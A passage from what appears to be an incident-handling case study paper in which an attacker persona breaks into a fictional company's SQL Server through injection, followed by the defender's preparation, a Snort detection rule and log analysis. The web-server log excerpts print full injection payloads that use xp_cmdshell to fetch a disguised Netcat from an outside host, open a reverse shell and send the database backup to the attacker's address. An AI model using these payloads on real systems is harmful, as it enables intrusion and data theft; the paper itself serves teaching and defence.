a%20'C:\"program%20files"\"internet%20explorer"\iexplore.exe%2024.116.117.2
/~stevejobs/smile.jpg'--&viewID=48 80 - 24.116.117.1
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0
```

The above logs shows the Injection Exploit clearly taking place The IP address of the workstation Billy-Jean is using is logged (red), as is the IP address of the 'geocities' host (blue) that the re-named Netcat was obtained from. From the perspective of 'Alerting' on this the Exploit or the 'wpoison' scan, there would have to be some type of automated log analysis. In this design by Stu Garrett it is not possible to submit the files to the IDS host which resides on the same Network Segment because it has no IP address bound to its Network Interface Card (NIC) this is a standard security measure, and even though the Network Design for GIAC Enterprises does identify a log server situated on the Private Internal Network, there is no rule on the Firewall indicating the traffic of log files to that server.

Enterprise Server 2003 Event Log

There is no evidence of Billy-Jean here, the Web Server is merely acting as a conduit for the Exploit and thus there is no direct interaction between them.

Database Server:
SQL Server Log

The SQL Server Log 'ERRORLOG' also a standard ASCII text file resides in the directory

C:\Program Files\Microsoft SQL Server\MSSQL\LOGS\ERRORLOG

The following excerpts show one specific tell tale sign

```
2004-05-14 18:44:48.84 server    Microsoft SQL Server  2000 - 8.00.760 (Intel X86)
	Dec 17 2002 14:22:05
	Copyright (c) 1988-2003 Microsoft Corporation
	Developer Edition on Windows NT 5.2 (Build 3790: )

2004-05-14 18:44:48.85 server    Copyright (C) 1988-2002 Microsoft Corporation.
2004-05-14 18:44:48.85 server    All rights reserved.
2004-05-14 18:44:48.85 server    Server Process ID is 1272.
2004-05-14 18:44:48.85 server    Logging SQL Server messages in file 'C:\Program Files\Microsoft
SQL Server\MSSQL\log\ERRORLOG'.
2004-05-14 18:44:49.14 server    SQL Server is starting at priority class 'normal'(1 CPU detected).
2004-05-14 18:44:49.40 server    SQL Server configured for thread mode processing.
2004-05-14 18:44:49.42 server    Using dynamic lock allocation. [2500] Lock Blocks, [5000] Lock
Owner Blocks.
2004-05-14 18:44:49.45 server    Attempting to initialize Distributed Transaction Coordinator.
2004-05-14 18:44:54.02 spid3     Starting up database 'master'.
2004-05-14 18:44:54.95 server    Using 'SSNETLIB.DLL' version '8.0.766'.
2004-05-14 18:44:55.02 server    SQL server listening on 172.16.28.22: 1433.
2004-05-14 18:44:55.02 server    SQL server listening on 127.0.0.1: 1433.
2004-05-14 18:44:55.17 spid5     Starting up database 'model'.
2004-05-14 18:44:55.17 spid3     Server name is 'GIACDB01'.
2004-05-14 18:44:55.20 spid8     Starting up database 'msdb'.
2004-05-14 18:44:55.20 spid9     Starting up database 'pubs'.
2004-05-14 18:44:55.20 spid10    Starting up database 'Northwind'.
2004-05-14 18:44:55.49 server    SQL server listening on TCP, Shared Memory, Named Pipes.
2004-05-14 18:44:55.49 server    SQL Server is ready for client connections
2004-05-14 18:45:01.26 spid9     Starting up database 'spidersales'.
2004-05-14 18:45:01.52 spid5     Clearing tempdb database.
2004-05-14 18:45:01.52 spid5     WARNING: PRIMARY tempdb file is smaller than PRIMARY model
file.  Resizing.
2004-05-14 18:45:03.46 spid9     Recovery is checkpointing database 'spidersales' (8)
2004-05-14 18:45:16.79 spid5     Starting up database 'tempdb'.
2004-05-14 18:45:17.13 spid3     Recovery complete.
2004-05-14 18:45:17.13 spid3     SQL global counter collection task is created.
```

This section is the Basic server start-up information, notice the Spidersales database starting.

```
2004-05-16 21:11:55.38 spid51    Using 'xpstar.dll' version '2000.80.760' to execute extended stored
procedure 'sp_MSgetversion'.
2004-05-16 21:25:26.70 spid51    Starting up database 'terst'.
2004-05-16 21:57:38.85 spid52    Using 'xplog70.dll' version '2000.80.760' to execute extended stored
procedure 'xp_cmdshell'.
```

The 'xp_cmdshell' stored procedure is listed, and unless used by the Staff at GIAC Enterprises then it is a record of Billy-Jean's activity. The file is in use by the SQL Server program making any alterations difficult.

```
2004-05-14 23:58:29.16 backup    Database backed up: Database: spidersales, creation date(time):
2004/05/01(11:43:42), pages dumped: 251, first LSN: 9:209
:1, last LSN: 9:213:1, number of dump devices: 1, device information: (FILE=1, TYPE=DISK:
{'C:\Program Files\Microsoft SQL Server\MSSQL\BACKUP\spidersales
14062004.bak'}).
```

This log entry records the last time the spider sales database was backed up and provides the full directory path. Created in the LAB for Billy-Jean to use in locating the backup and for this log example.

Enterprise Server 2003 Event Log

Finally Billy-Jean would wish to discover what type of tracks she has left on the Database Servers Event Logs. She must assume there is a central logging server, which will have copies of these event logs. She would reviews the log-files using her Netcat supplied command shell and the following commands;

```
C:\tools>cscript C:\windows\system32\eventquery.vbs /L Application /V
cscript C:\windows\system32\eventquery.vbs /L Application /V
Microsoft (R) Windows Script Host Version 5.6
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.
```

/L	select specific log file
/V	provide verbose output

```
--------------------------------------------------------------------------------
Listing the events in 'application' log of host 'GIACDB01'
--------------------------------------------------------------------------------
 Type         Event  Date Time              Source          ComputerName    Category       User                Description
 ------------ ------ ---------------------- ---------------- -------------- -------------- ------------------- -----------
 Information   1704   5/16/2004 4:56:01 AM    SceCli           GIACDB01        None           N/A        Security policy in the Group
policy objects has been applied successfully.
 Information   17177  5/16/2004 12:00:31 AM   MSSQLSERVER       GIACDB01        Server     N/A     This instance of SQL
Server has been using a process id of 1272 since 5/14/2004 6:45:17 PM (local) 5/14/2004 11:45:17 PM (UTC).
 Error         17055  5/15/2004 11:54:12 PM   MSSQLSERVER       GIACDB01        Backup         GIAC_LOCAL\Administr 3041 :
BACKUP failed to complete the command BACKUP LOG [spidersales] TO  DISK = N'C:\Program Files\Microsoft SQL
Server\MSSQL\BACKUP\spidersales14062004.bak',  DISK = N'C:\Program Files\Microsoft SQL
Server\MSSQL\BACKUP\spidersales14062004tl.bak' WITH  NOINIT ,  NOUNLOAD ,  NAME = N'spidersales bac
 Information   17055  5/15/2004 11:53:29 PM   MSSQLSERVER       GIACDB01        Backup          GIAC_LOCAL\Administr
18264 : Database backed up: Database: spidersales, creation date(time): 2004/05/01(11:43:42), pages dumped: 251, first LSN:
9:209:1, last LSN: 9:213:1, number of dump devices: 1, device information: (FILE=1, TYPE=DISK: {'C:\Program Files\Microsoft
SQL Server\MSSQL\BACKUP\spidersales14062004.bak'}).
 Error         1002   5/15/2004 1:17:59 PM    Application Hang  GIACDB01        None           N/A                Hanging application
isqlw.exe, version 2000.80.760.0, hang module hungapp, version 0.0.0.0, hang address 0x00000000.
 Information   1704   5/15/2004 11:40:42 AM   SceCli            GIACDB01        None           N/A                Security policy in the
Group policy objects has been applied successfully.
 Information   17177  5/15/2004 12:00:16 AM   MSSQLSERVER       GIACDB01        Server         N/A                This instance
of SQL Server has been using a process id of 1272 since 5/14/2004 6:45:17 PM (local) 5/14/2004 11:45:17 PM (UTC).
```

```
 Error        1002   5/14/2004 10:43:53 PM   Application Hang  GIACDB01       None           N/A              Hanging application
isqlw.exe, version 2000.80.760.0, hang module hungapp, version 0.0.0.0, hang address 0x00000000.
 Information   17055  5/14/2004 9:57:38 PM    MSSQLSERVER      GIACDB01       Server        GIAC_LOCAL\Administr 8128
: Using 'xplog70.dll' version '2000.80.760' to execute extended stored procedure 'xp_cmdshell'.
<snip>
```

The entire SQL ERROR Log is to be found recorded here. Billy-Jean continues the same processes for the Security log and the System log.

Ultimately, Billy-Jean recognises that with the Web Server logs the SQL server logs and an Independent Log-Server recording all Event Logs, any attempt to cover her tracks would most probably only succeed in alerting GIAC Enterprises of her presence. She firmly believes that to achieve a continued covert presence within a Target organisation that has taken these few simple Security Measures based on the principle of 'Defence in Depth', would require an 'Insider' to help erase her tracks.

More information on the is 'eventquery.vsb' and 'cscript' can be found at Microsoft [66].

5.0 The Incident Handling Process:

Overview:

Fire, Crime and Hacking are all 'Incidents', the Fire Services have very specific procedures, which enable them to operate in a variety of circumstances defined by the Incident Type. The same may also be said of Law Enforcement in its approach to Specific Crimes. Computer Incident Handling then, in the case of Hacking or Denial of Service has had a wealthy tradition upon which to build itself. The following six steps have been the subject of hundreds of people hours of development since the original process was defined by the U.S. Department of Energy [85]. There are a number of issues raised within the process that are partly or wholly governed on country and/or state legislation, these legal considerations must be taken into account when developing an Incident Handling Procedure for ones organisation.

Preparation:

The distinction between this particular phase of incident handling and that of OPSEC (Operations Security) is worth considering.

OPSEC has been described as:

" …the process of denying adversaries information about friendly capabilities and intentions by identifying the control and protection indicators associated with planning and conducting operations and other activities."

U.S. Department of Commercial Manual of Security Policies and Procedures [67].

Now however much of this sounds like Preparation, which it is, it is not specifically 'Incident Handling Preparation'. In reality, OPSEC covers every aspect of Security. It stretches over the entire set of security disciplines. The preparation phase of the Incident Handling process then should be viewed as a subset of OPSEC. This is an important distinction, without which, the knowledgeable reader will no doubt perceive glaring omissions from the preparation phase described herein, that they would categorise as Incident Handling Preparation, but which the Author understands to be of a more general nature in an organisations overall security posture and thus OPSEC.

This must surely be the case, or to describe the preparation phase would entail a description of all things security related from Policies and Procedures to constructing ACL's firewall and IDS rule sets. A Herculean task, which is quite frankly well beyond the remit of an Incident Handler.

The preparation phase implicitly implies that there 'will' be an incident, not surprisingly then, the tasks of this phase are oriented towards the procedural steps one takes prior to the actual Incident, which will empower the handler to proceed confidently through the remaining five steps.

As in the case of the Attacker, Ms Billy-Jean Bad, the progress of the Defender, Mr Godfrey Good, will be observed as he glides through the six-step process. Recalling that this paper is but one of many such documents expounding the virtues of the 'Six Steps', This section will discuss each step as it relates to Billy-Jean's Exploit. This then is not a 'Complete Guide to Incident Handling', but rather a case study of how Godfrey and his team cope with a very specific 'Live' incident.

Godfrey has just been appointed chief incident handler at GIAC Enterprises, (his principal merit over the other unsuccessful candidates was, not surprisingly, his SANS GCIH certification). The organisation has perceived the requirement for this role and Godfrey is the first employee with this job title. Godfrey is fortunate enough, unlike the vast majority of Incident Handlers, that he has no other tasks within the organisation save this, actually he is doubly fortunate, the very fact that the management have identified the need for an Incident Handler shows their maturity concerning security issues within their organisation and is a good example of "Due Care in Security Management" [68] on their behalf.

This phase, the Preparation phase, may be subdivided into a number of smaller key tasks, which Godfrey carries out in their appropriate sequence.

Policy and Procedure:
Firstly Godfrey takes the job specification, which the GIAC Enterprises management have used to hire him, and completely re-writes it. This new document, basically a set of Policies and Procedures, contains a more detailed description of his role including identifying his location within the management hierarchy and more significantly, a number additional documents to be signed by senior management acknowledging his right to access sensitive data, for example; e-mail or passwords, his authority to implement Security Policy on behalf of the Management etc. This is based upon Part 1 of the BSI standard (BS ISO/IEC 17799:2000 Information Technology - Code of practice for information security management), which he purchased from their Site [69]. For specific Policies Godfrey's number one resource is the "SANS Security Policy Project" [70].

Godfrey arranges a senior management meeting to present these documents and also his initial draft composition of the Incident Response Team, his team, consisting of staff who, in his opinion have a suitable skill base to be cross trained.

The team are to be taken from a broad range of staff within GIAC enterprises, he is very insistent that the team consists of staff ranging from human resources to system administrators. When the management question why the team is not just from the technical division of the organisation, Godfrey points out that he will require as broad a skill base as possible. 'Identifying an incident", he says in response, "may not be just electronic, we need to use our eyes and ears too, a system administrator may not 'pickup' a discrepancy in the payroll system where a trained accountant will."
He also points out that he will require one member of senior management to be part of this team.
Godfrey's next issue is to obtain board approval for a regular newsletter to keep staff alert and informed on Security Issues; he also requires approval for his schedule of regular monthly and quarterly meetings in-order to keep management abreast of his progress.

The management agree to all Godfrey's proposals but suggest that the head of HR should help refine his list as some individuals therein are fully tasked already and some, in the management's opinion are unsuitable.

Godfrey concludes the meeting with an overview presentation on the six steps of incident handling, (based on the National Institute for Standards and Technology's 'Computer Security Incident Handling Guide' [71]) emphasising the importance of senior management 'buy-in', a summary of his immediate tasks and obtains an agreement for the date of the next meeting.

The ensuing period sees Godfrey's Team materialise and at various intervals are brought up to speed with all that it entails for them to be part of the team, this is achieved with the judicious use of Incident Handling Procedures specific to each individual. Each team member is allocated a role and set of guidelines, (again based on the NIST Documentation). During these sessions Godfrey been able to familiarise himself with each departments own Policy and Procedure guidelines, for example he noted that the system administrator's procedures for patch management on critical systems was scheduled on a monthly basis with no facility for emergency downtime (a probable occurrence during an incident), this was subsequently revised to a weekly window with a specific procedure for emergencies. The Policy governing the configuration of the Sales Teams laptops (those that use the VPN whilst on the road) was subsequently completely rewritten by the System Administrator to include encryption of all data on the Hard Disks. The HR department, although having clear policy on dismissal, had no provision for communicating an impending dismissal to the system administrator who would be required to lock down access to the system 'as soon as, if not prior to' the staff member being dismissed', this is also amended.

Fortunately the Organisation has a Disaster Recovery plan and a Business Continuity Plan, so Godfrey has only to amend specific Incident Handling issues to the documents. The amendments include.

A list of the designated Incident Handling Team, including any specialities, their contact details and back-up individuals in case the principle is unavailable. This list is updated to reflect individual holidays, or other unavailability in which case the back-up is contacted directly saving valuable time. A notification procedure matrix, phone, fax, pager, e-mail, identifying who to call first, second and so on. Both these lists are reproduced to a pocket size and all relevant staff are instructed to maintain these upon their person at all times. A final list is compiled of all the relevant third party contacts including Upstream ISP, Local Computer Emergency Response Team (CERT), Ambulance Fire and Law Enforcement Officials not to forget the GIAC Enterprises legal representatives.

This final list is compiled by Godfrey in association with his nominated senior management member (Godfrey's back-up) and is achieved through a series of face to face meetings with the relevant third parties, (for example, the appointed Fire Department Officer) who are consulted on GIAC Enterprises strategies and solicited for any additional recommendations.

At the next meeting Godfrey seeks and obtains approval for the following:

The location of his 'War Room' his base of operations, which has lock-up storage, is secure with no windows, and has adequate climate control.
His expenditure budget for the 'jump bag' and other necessary items, for example, a digital video camera for recording evidence and a set of 'out-of-band' mobile phones for the entire 'Core Team'. A time-table and budget for training his Team in the arts of Incident handling including simulated 'under fire' exercises.
A 'level 1' (ISO/IEC 17799 Code of practice for Information Security Management) compliance audit of the organisation to be conducted by himself, results to be presented to the Board at a later date.
An Internal and External Penetration Test of their systems to be conducted by an approved external security organisation in-order to 'baseline' the facility.
He also requests management approval to contact all suppliers and distributors who are utilising the VPN facility in-order to satisfy himself that they too are practicing due care and due diligence from a security standpoint. If this is not the case then he will recommend to management that the company concerned be issued notification that unless compliance to the GIAC Enterprises standards is achieved by a fixed date the alternative will be termination of all future business. If however they are, then an additional set of Policies and Procedures will be generated defining the responsibilities of each party to the other.

Godfrey's 'Jump Bag':
The concept of a jump bag originates within the Air Force Parachute Regiments. Not surprisingly, it was the bag you 'jumped' out of the aircraft with. This bag contained everything necessary for the Paratrooper to achieve their objectives (what ever those may be). Hence the analogy, Godfrey incidentally, has no intention of jumping anywhere, however he does wish to collate and maintain a set of tools which will enable him or any other Core Team member to carry out any task necessary when responding to an Incident. As technology has moved on his jump bag now resembles a very smart hard cased combination-lock suitcase with customised foam interior. This 'jump bag' is kept under lock and key in the 'War Room'. All relevant Team

members have access to the room and have the combination to the 'bag'. The contents of the bag are as follows:

Documentation

	An up-to-date version of the GIAC Enterprises IH contact list, notification matrix and third party support list. GIAC Enterprises Business Continuity Plan.
	A complete up-to-date sealed list of all system access passwords, including encryption keys.
	A complete up-to-date set of MD5 Hashes of all systems running host based intrusion prevention software, for example Tripwire.
	A full set of Incident Handling Forms, [*] (SANS versions) Notebooks with numbered pages, Pens and Pencils.
	Sealable Plastic Evidence Bags, Sticky Labels.

Hardware

	A high specification laptop computer with backup battery, including sufficient RAM and Hard Disk Space to run a variety of Operating Systems contiguously with VMWare, it should also provide a WAP facility and CD Burner.
	A mobile phone with backup battery same specification as the Core Team Mobile with all emergency numbers on speed dial
	Small 4 10/100Mb/s port ethernet hub and a number of standard CAT5 patch cables and some crossover cables.
	2 Firewire and 4 USB drive's (20% larger than the largest disk in use) with cables of various connection types. PS2 Keystroke Logger.
	A variety of screw drivers, pliers, soldering iron, cable crimpers and connectors, male to male female to female.
	Blank CD's,

Software Windows

Removable	Full set of Original Installation Medial for all supported systems including Application Level Software.
	Full set of the latest Service Packs, Hot Fixes and Patches, If possible, 'Slipstream Versions'.
	Dos Floppy Boot Disk.
	Symantec Ghost 8.0 Boot Disk.
	NTI SafeBack 3.0 (Evidence Grade Bitstream Backup)
Installed	Windows 2000 Latest SP and Patches
	VMWare 4.0 >> Windows XP Pro >> RedHat9.0 >> FreeBSD 4.1.0
	WinPcap, WinDump, Ethereal, nMapwin,
Installed + on CD	SysInternals, FileMon 6.1, ProcessExplorer 8.4, PSTools 2.0.3, RegMon 6.1, TCPView 2.3.4,
Installed + on CD	Foundstone. ForensicToolkit 2.0, Pasco 1.0, Vision 1.0.
Installed + on CD	Netcat, Grep for Windows.(Win32 port of GNU Grep 2.0).

Software Linux

Removable	Knoppix 3.2.
	LiNT.
Installed	Via VMWare >> RedHat9.0 >> FreeBSD 4.1.0
	LibPcap 0.8.3, tcpdump 3.8.3, Ethereal, nMap 3.5, Netcat, (all on Knoppix CD)
	Installed with OS as default but worth noting, dd, egrep,

Training:

Godfrey structures his training procedures from the Core Team outwards to encompass all GIAC Enterprises employees, this methodology will enable him to both build a cohesive Core Team unity and subsequently utilise their individual departmental experience to customise the Incident Handling ‘awareness’ sessions to be relevant to each department staff member.

Out of his Core Team Godfrey’s budget has allowed for one member to attend the SANS GCIH Incident Handling course and one senior management staff member to attend a one day briefing on the SANS E-Warfare course. He has decided to further leverage the recently published NIST paper [71], as the basis for his education and awareness-training program.

The general training and awareness program provides Godfrey with an ideal vehicle to ‘roll-out’ some additional policy driven structures, for example, the ever present ‘Warning Banner’ which he informs the staff will be on every login/logon service within the organisations network both externally and internally and the eradication of reconnaissance information supplied by default services like the IIS errors or the default Mail Server banner. By introducing this somewhat contentious issue during the training session makes it much more palatable to the users as they can see for themselves their legal necessity and are thus more accommodating of what would at first appear to be a ‘Draconian’ measure.

The Penetration Test:
Godfrey, with the help of the Core Team creates a ‘scope of works’ brief to be used in the recruitment of an independent Security audit company. The companies are asked to present their proposals and cost analysis at a later meeting. Once selected Godfrey writes confirming their appointment and provides suitable written permission to carry out the audit. It is outside the scope of this paper to in any way attempt to address the complexity involved in an audit and penetration testing.

Summation:
With the training completed, the results of the external audit and compliance of VPN users presented to management, Godfrey will now implement the audit recommendations and produce the master set of Incident Handling Policies and Procedures for GIAC Enterprises, these will take their place in the Global Policy and Procedure document set of GIAC Enterprises and will be cross indexed with all documents that they either affect or are affected by.

Recognising and Defending Against Reconnaissance:
A key part of the awareness program for the entire staff was designed to encourage them to be alert for any ‘unusual’ activity, in this case they were encouraged to yell out to the Core Team if they felt there was anything of a suspicious nature that they should be made aware of (this could include gaps in log files, missing data or modified data, unknown characters in reception or other more sensitive areas). This inevitably creates an initial number of ‘False Positives’, however like all good Intrusion Detection Systems it needs tuning and after a short period of ‘crying wolf’ at almost everything, the staff, for the most part, began learn how to differentiate and act accordingly.

One example of this is the Organisations 'Whois' information. Godfrey has changed the primary contact on the record to a Mr Norman Nemo, who, being a completely fictitious character, was strangely enough, not employed by the GIAC Enterprises. However, all staff, especially the reception staff were instructed that should anyone place a voice call for Mr Nemo then they should be directed to one of the Core Team members as this was likely to be either a marketing call (the 'whois' database is often used by spammers to harvest client information) or more significantly, a hostile reconnaissance attempt and would need to be ‘handled’ correctly.

Godfrey was gratified that the Security Consultant, Stu Garret, had designed the GIAC Domain Name Servers in a ‘split DNS’ mode GIACBD01 managed the Internal private network and GIACBD02 managed all enquiries from the Internet concerning any public facing services GIAC Enterprises were hosting. He was though, a little concerned over the naming convention used by the Designer, as it is trivial for an Attacker to surmise this configuration. A recommendation is put to the management to re-name all public facing hosts thereby correcting this error. He was also satisfied that the primary external Name Server was configured only to accept zone transfers from the upstream ISP’s backup, (not actually included in the original specifications but inserted here for completeness), this was hardwired using the back-up Name Servers IP address. He did note that even if it did accept anonymous zone transfers all the recon that would be revealed could be obtained from the backup NS at the upstream ISP. However Split DNS is best practice and should be encouraged.

During the awareness training a Policy document was handed out relating to ‘Publicly Available Data’ this was specifically targeted at the marketing and HR department, and contained guidelines concerning what information was concerned ‘secret’ to the organisation for example all recruitment adverts were to exclude any inference to specific technologies, software/hardware utilised at GIAC Enterprises. The web site content was to be reviewed and any information that could be construed as potentially valuable reconnaissance was to be removed, for example there should be only one contact email and that should be a general enquiries address. On a general note to all staff it was expressly forbidden to use the corporate email address in anything that was not strictly business and even then to refrain from posting to news groups, if it must be done, then an anonymous ‘free-mail’ address will be supplied by the I.T department.

Recognising and Defending against Scanning, IDS Configuration:
Assuming that all log’s are being monitored in a judicious manor by the System Administrator's staff especially the Public facing devices including the Border Router and Firewall, and extremely gratified that GIAC Enterprises have not and do not intend to purchase any WAP technology. Godfrey decides to review the ruleset of the Snort Intrusion Detection System sitting on the Public Facing Segment of the GIAC Enterprises network.

Godfrey, like Billy-Jean also subscribes to the Security mailing Lists (discussed earlier), and like her avidly devours and tries out all the new ideas therein. Godfrey had identified the GIAC Enterprises Database as the most precious 'gem' in the organisation's crown and therefore the principle 'Target' for any Attacker. This knowledge combined with the recent publications of new SQL Injection Techniques

[2] [3] has lead him to add an additional rule to the Snort IDS that resides on the Public Facing Segment of the Network. This rule is based on an example from the fascinating Mookhey/Burghate paper [2]

```
alert tcp $EXTERNAL_NET any -> $WEB_SERVER $HTTP_PORTS (msg:"Injection
Attempt"; flow:to_server,established;
uricontent:".asp";pcre:"/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-
)|(\%3b)\(\;))/i"; classtype:Web-application-attack; sid:9999; rev:1;)
```

Similar to Billy-Jeans rule this rule is designed to find specific significant SQL meta-characters within an URL,

```
uricontent:".asp"       The content of the URL must be n Active Server
Page, which most
                        but not all of GIAC Enterprises site is made up of

pcre:                   The Perl Compatable Regulular Expression Library

"                       Indicates start of Snort argument, in this case the
start of
                        the pcre statement

/                       Starting delimiter of the RegEx part of the pcre
statement

((\%3D)|(=))            The equals sign or '|' its Hex Equivalent, brackets
are worked
                        inside to out as normal, the URL escape symbol '%'
            must itself
                        be escaped '\' as it is a RegEx meta-chatacter

[^\n]*                  Checks for zero or more non new-line characters

((\%27)|(\')            Checks for Single Quote or Hex Equivalent.

|(\-\-)                 or  the '--' double dash comments (these, if
escaped will cause
                        the Exploit to Fail

|(\%3b) |(\;))          or the Semi-Colon or its Hex equivalent. Note: the
                        Mookhety/Burghate paper has (;) un-escaped. This is
                        an error as it will cause Snort to exit because ';'
                        is a Snort meta-character and thus needs to be
                        escaped, (\;) (empiricism in action)

/                       finishing delimiter of the RegEx statement

i                       instructs pcre to ignore case

"                       Indicates the end of the pcre statement.
```

It should be understood that during testing in the LAB this rule and Billy-Jean's 'wpoison' rule generated a large number of false positives. It is beyond the scope of this paper to fine tune and correct this behaviour, but this is noted for completeness.

Identification/Detection:

Monday Morning 9.00

Godfrey reviews the IDS logs from the weekend and notes the 'hping2' scan along with the other scans in his log-book. Checking the IP address back to a local College he sighs and moves on. As he is relatively new at GIAC Enterprises he must pay particular attention to the initial system traffic monitoring. This is carried out in order to build an image/baseline of 'normal' traffic. Normal in the sense of 'usual' rather than acceptable, at some stage in the near future Godfrey hopes to convince senior management of the benefit of IDS Anomaly Detection working in concert with their existing traditional Signature Based IDS.

9.40
Billy-Jean's 'wpoison' scan slips past the (as yet un-configured) Snort IDS.

10.24
Reception receives a call for a Mr Norman Nemo, their recent training has alerted them that this call needs to be logged in a book for that purpose then transferred to one of the 'Core Team'. Stanley Stumble, the System Administrator takes the call and subsequently, due to Billy-Jean's convincing performance. logs it as a 'false positive' and makes note to chat to Godfrey concerning the necessary 'downtime' needed for the patching.

Afternoon 3.15
Stanley, chatting to Godfrey over a coffee break raises the issue of System Patching and the whole TCP Reset thing, (which by now he is well versed in having spent a good portion of the day Googling it). At the very end of the conversation he remembers to mention that the call came in for Norman Nemo and that he entered it in the book as a false positive. Godfrey more curious now asks if he called the ISP back to confirm the callers Identity, which Stanley has not done as she seemed genuine.

3.30
Godfrey calls the ISP and discovers that Ms Condor is on Vacation.

3.50
Godfrey emails the 'core team' to inform them that GIAC Enterprises has been the subject of a Social Engineering Reconnaissance trick and reminds them all to be vigilant. He also makes a further note to chat to the Board about Stanley who really dropped the ball in that instance.

Evening 7.00
Godfrey updates the Snort IDS with the new rule, the Snort process will have to be terminated and restarted for the new rule to take effect, The policy documents do specify what constitutes 'emergency' action outside normal 'maintenance downtime' and indicates a procedure for Godfrey to achieve this.

Tuesday Morning 9.05
The new reconfigured Snort Rule Triggers an Alert on Billy-Jeans SQL Injections. It is assumed for the purposes of this paper, that Godfrey has some mechanism by which to be notified of these alerts. This facility is not specified in Stu Garrett's Design.

Of the possible solutions Godfrey may have in place, one would be to streamline the Snort IDS on the Public Interface into a simple IDS 'sensor' for example 'Shadow' [72] this would enable him to allocate an IP address to the machine which would then allow the sensor to communicate through the Firewall, using 'Secure Shell' (ssh) [73] to a central IDS analysis station. This central analysis station would take the raw 'tcpdump' files collected by the sensor and process them using a selection of Perl scripts before finally delivering the results in a HTML formatted page. It should be noted that there is some delay between the sensor collection of the packets and the processing and alerting. A faster solution would be to have the Snort IDS submit e-mail notification of an alert via the Internal Mail Server, this could be achieved over an 'ssh tunnel.

9.30

Returning from a meeting, Godfrey is greeted by the Snort SQL Injection Alerts, there are 5 alerts in total and they all happened within 10 minutes of each other.

```
[**] [1:9729:1] Injection attempt [**]
[Classification: Web Application Attack] [Priority: 1]
06/16-09:05:59.104951 24.116.117.1:57295 -> 24.116.117.244:80
TCP TTL:64 TOS:0x0 ID:60617 IpLen:20 DgmLen:369 DF
***AP*** Seq: 0xF3E2CDEF  Ack: 0x102C99A6  Win: 0x8218  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1018616603 0

[**] [1:9729:1] Injection attempt [**]
[Classification: Web Application Attack] [Priority: 1]
06/16-09:06:15.801229 24.116.117.1:57296 -> 24.116.117.244:80
TCP TTL:64 TOS:0x0 ID:60636 IpLen:20 DgmLen:383 DF
***AP*** Seq: 0x186968C4  Ack: 0x103BAC78  Win: 0x8218  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1018616611 0

[**] [1:9729:1] Injection attempt [**]
[Classification: Web Application Attack] [Priority: 1]
06/16-09:06:45.349607 24.116.117.1:57297 -> 24.116.117.244:80
TCP TTL:64 TOS:0x0 ID:60641 IpLen:20 DgmLen:383 DF
***AP*** Seq: 0xF3124129  Ack: 0x103E913A  Win: 0x8218  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1018616612 0

[**] [1:9729:1] Injection attempt [**]
[Classification: Web Application Attack] [Priority: 1]
06/16-09:07:03.897960 24.116.117.1:57298 -> 24.116.117.244:80
TCP TTL:64 TOS:0x0 ID:60646 IpLen:20 DgmLen:380 DF
***AP*** Seq: 0x7A2B8C7C  Ack: 0x10417931  Win: 0x8218  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1018616613 0

[**] [1:9729:1] Injection attempt [**]
[Classification: Web Application Attack] [Priority: 1]
06/16-09:09:04.455103 24.116.117.1:57299 -> 24.116.117.244:80
TCP TTL:64 TOS:0x0 ID:60651 IpLen:20 DgmLen:375 DF
***AP*** Seq: 0x1F127FC0  Ack: 0x104480C7  Win: 0x8218  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1018616614 0
```

This raises his curiosity somewhat, firstly he has only just installed this rule and it is highly likely that these may be 'false positives' unfortunately as the rule is for Alert only there is little more detail of the packet logged by Snort in the logging directory. It is odd however that all the alerts appear from the same IP address, and this combined with Stanley's telephone 'chat' yesterday prompt him into action. He subsequently strolls over to Stanley and asks to see the IIS Server Logs from between 9.00 and 9.30 this morning.

10.00

Upon Stanley producing the Web Server Logs Godfrey 'grep's' the log 'ex040516.log' for the source IP address in the Snort Alert.

```
C:\>grep.exe  -B 3 -A 3 '24.116.117.1'  ex040516.log

-b    Display this number of lines before and after the match.
-a    Same but after.

2004-05-16 09:05:59 172.16.26.4 GET
/Carts/Computers/viewCart.asp?userID=289322512572
2634';declare%20@a%20sysname%20set%20@a='master..'+'xp_'+'cmdshell'exec%20@
a%20'C:\"program%20files"\"internet%20explorer"\iexplore.exe%2024.116.117.2
/~stevejobs/smile.jpg'--&viewID=48 80 - 24.116.117.1
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0

2004-05-16 09:06:15 172.16.26.4 GET /Carts/Computers/viewCart.asp
userID=289225125722634';declare%20@a%20sysname%20set%20@a='master..'+'xp_'
+'cmdshell'exec%20@a%20'move%20C:\"doccuments%20and%20settings"\administrat
or\"local%20Settings"\"temporary%20internet%20files\contentIE5\GDANCLAF\smi
le[1].jpg%20C:\windows\system32\drivers\svchost.exe'--&viewID=48 80 -
24.116.117.1 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0

2004-05-16 09:06:45 172.16.26.4 GET /Carts/Computers/viewCart.asp
userID=289225125722634';declare%20@a%20sysname%20set%20@a='master..'+'xp_'
+'cmdshell'exec%20@a%20'C:\windows\system32\drivers\svchost.exe%2024.116.11
7.1%20-e%20cmd.exe'--&viewID=48 80 - 24.116.117.1
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0

2004-05-16 09:07:03 172.16.26.4 GET /Carts/Computers/viewCart.asp
userID=289225125722634';declare%20@a%20sysname%20set%20@a='master..'+'xp_'
+'cmdshell'exec%20@a%20'move%20C:\"doccuments%20and%20settings"\administrat
or\"local%20Settings"\"temporary%20internet%20files\contentIE5\GDANCLAF\smi
le[1].jpg%20C:\windows\system32\drivers\svchost.exe'--&viewID=48 80 -
24.116.117.1 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0

2004-05-16 09:09:04 172.16.26.4 GET /Carts/Computers/viewCart.asp
userID=289225125722634';declare%20@a%20sysname%20set%20@a='master..'+'xp_'
+'cmdshell'exec%20@a%20'C:\windows\system32\drivers\svchost.exe%2024.116.11
7.1%20<%20C:\"Program%20Files"\"Microsoft%20SQL%20Server"\MSSQL\BACKUP\%20s
pidersales14062004.bak'--&viewID=48 80 - 24.116.117.1
